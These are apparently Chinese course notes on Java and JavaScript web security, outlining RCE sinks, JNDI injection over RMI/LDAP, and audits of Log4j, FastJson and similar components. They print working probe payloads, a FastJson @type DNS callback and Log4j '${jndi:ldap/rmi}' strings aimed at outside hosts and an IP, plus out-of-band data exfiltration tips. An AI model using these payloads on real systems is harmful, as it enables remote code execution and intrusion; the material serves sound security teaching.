
- 
- 1、JavaScript安全-泄漏配置信息
  - 2、JavaScript安全-获取接口测试
  - 3、JavaScript安全-代码逻辑分析
  - 4、JavaScript安全-框架漏洞检测


- 
- 1、Java安全-SQL注入-JDBC&MyBatis

- 2、Java安全-XXE注入-Reader&Builder
- 3、Java安全-SSTI模版-Thymeleaf&URL
- 4、Java安全-SPEL表达式-SpringBoot框架

- 
- 1、Java安全-RCE执行-5大类函数调用
  - 2、Java安全-JNDI注入-RMI&LDAP&高版本
  - 3、Java安全-不安全组件-Shiro&FastJson&JackJson&XStream&Log4j

## 2.演示案例





## 2.1 Java安全-RCE执行-5大类函数调用



- 1 -Groovy
- 2 -RuntimeExec
- 3 -ProcessImpl
- 4 -ProcessBuilder
- 5 -ScriptEngineManager
- 6 检测：（大部分白盒）
- 7 黑盒看参数名和参数值
- 8 白盒看类函数名和可控变量

## 2.2 Java安全-JNDI注入-RMI&LDAP&高版本



- 1 什么是jndi注入
- 2 为什么有jndi注入
- 3 JNDI注入安全问题（RCE）
- 4 JNDI注入利用条件（看上图）
- 5 参考: <https://blog.csdn.net/dupei/article/details/120534024>



- 1 JNDI全称为 **Java Naming and DirectoryInterface**（Java命名和目录接口），是一组应用程序接口，为开发人员查找和访问各种资源提供了统一的通用接口，可以用来定义用户、网络、机器、对象和服务等各种资源。JNDI支持的服务主要有：DNS、LDAP、CORBA、RMI等。
- 2 **RMI**：远程方法调用注册表
- 3 **LDAP**：轻量级目录访问协议



- 1 调用检索:
- 2 Java为了将Object对象存储在Naming或Directory服务下, 提供了Naming Reference功能, 对象可以通过绑定Reference存储在Naming或Directory服务下, 比如RMI、LDAP等。  
javax.naming.InitialContext.lookup()
- 3 在RMI服务中调用了InitialContext.lookup()的类有:
- 4 org.springframework.transaction.jta.JtaTransactionManager.readObject()
- 5 com.sun.rowset.JdbcRowSetImpl.execute()
- 6 javax.management.remote.rmi.RMIConnector.connect()
- 7 org.hibernate.jmx.StatisticsService.setSessionFactoryJNDIName(String sfJNDIName)



- 1 检测:
- 2 无黑盒思路
- 3 白盒看类函数名和可控变量

## 2.3 Java安全-不安全组件-JSON&XML&验证&日志



- 1 资料: <https://docs.qq.com/doc/DQ3JySmFPZXJkUVBL>
- 2 第37天: 安全开发-JavaEE应用&JNDI注入&RMI服务&LDAP服务&JDK绕过&调用链类



- 1 -Log4j:
- 2 Apache的一个开源项目, 是一个基于Java的日志记录框架。
- 3 历史漏洞: <https://avd.aliyun.com/search?q=Log4j>
- 4
- 5 -Shiro:
- 6 Java安全框架, 能够用于身份验证、授权、加密和会话管理。
- 7 历史漏洞: <https://avd.aliyun.com/search?q=Shiro>
- 8
- 9 -Jackson:
- 10 当下流行的json解释器, 主要负责处理Json的序列化和反序列化。
- 11 历史漏洞: <https://avd.aliyun.com/search?q=Jackson>
- 12
- 13 -XStream:
- 14 开源Java类库, 能将对象序列化成XML或XML反序列化为对象
- 15 历史漏洞: <https://avd.aliyun.com/search?q=XStream>
- 16
- 17 -FastJson:
- 18 阿里巴巴公司开源的json解析器, 它可以解析JSON格式的字符串, 支持将JavaBean序列化为JSON字符串, 也可以从JSON字符串反序列化到JavaBean。
- 19 历史漏洞: <https://avd.aliyun.com/search?q=fastjson>



- 1 -黑盒测试不安全组件漏洞:
- 2 见后续章节漏洞复现利用课程



- 1 -白盒审计不安全组件漏洞:
- 2 **FastJson**审计
- 3 1、看引用组件版本及实现
- 4 `JSON.parse()` `JSON.parseObject()`
- 5 2、找可控变量及访问实现
- 6 `admin/product propertyJson`
- 7 3、测试出网回显调用访问
- 8 `{"@type":"java.net.Inet4Address","val":"atcuqbczqs.dnstunnel.run"}`



- 1 **Log4j**审计
- 2 1、看引用组件版本及实现
- 3 `logger.info` `logger.error`
- 4 2、找可控变量及访问实现
- 5 `admin/uploadAdminHeadImage originalFileName`
- 6 3、测试出网回显调用访问
- 7 `${jndi:ldap://jebqzwhwn.dnstunnel.run}`
- 8 `${jndi:rmi://47.94.236.117:1099/16v1wz}`



- 1 不回显常见判断通用方法:
- 2 1、直接将执行结果写入到静态资源文件里,如`html`、`js`等,然后访问。
- 3 2、通过`dnslog`进行数据外带,但如果无法执行`dns`请求就无法验证了。
- 4 3、将命令执行结果回显到请求Poc的HTTP响应中。
- 5 不回显常见判断细节方法:
- 6 例: <https://mp.weixin.qq.com/s/qhLhgbNwocC07AN48eQ0sw>